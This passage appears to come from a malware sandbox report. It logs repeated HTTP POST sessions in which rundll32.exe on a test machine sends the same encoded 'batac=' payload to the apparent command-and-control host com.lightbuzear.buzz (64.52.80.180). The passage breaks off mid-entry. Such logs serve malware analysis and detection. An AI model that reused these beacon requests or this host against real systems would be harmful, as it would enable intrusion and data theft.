2022-08-14 06:40:28 UTC	97	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:28 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:28 UTC	97	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.22	49230	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:29 UTC	97	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:29 UTC	97	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:29 UTC	98	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:29 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:29 UTC	98	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.22	49231	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:30 UTC	98	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:30 UTC	99	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:30 UTC	100	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:30 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:30 UTC	100	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49178	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:32 UTC	11	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:32 UTC	11	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:32 UTC	13	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:32 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:32 UTC	13	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.22	49232	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:31 UTC	100	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:31 UTC	100	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:31 UTC	101	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:31 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:31 UTC	102	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.22	49233	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:32 UTC	102	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:32 UTC	102	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:32 UTC	103	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:32 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:32 UTC	103	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.22	49234	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:33 UTC	103	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:33 UTC	104	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:34 UTC	105	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:33 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:34 UTC	105	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.22	49235	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:34 UTC	105	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:34 UTC	105	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:35 UTC	106	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:34 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:35 UTC	107	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.22	49236	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:35 UTC	107	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:35 UTC	107	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:36 UTC	108	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:36 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:36 UTC	108	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.22	49237	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:36 UTC	108	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:36 UTC	109	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:37 UTC	110	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:37 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:37 UTC	110	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.22	49238	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:37 UTC	110	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:37 UTC	110	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:38 UTC	111	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:38 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:38 UTC	112	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.22	49239	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:38 UTC	112	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:38 UTC	112	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: 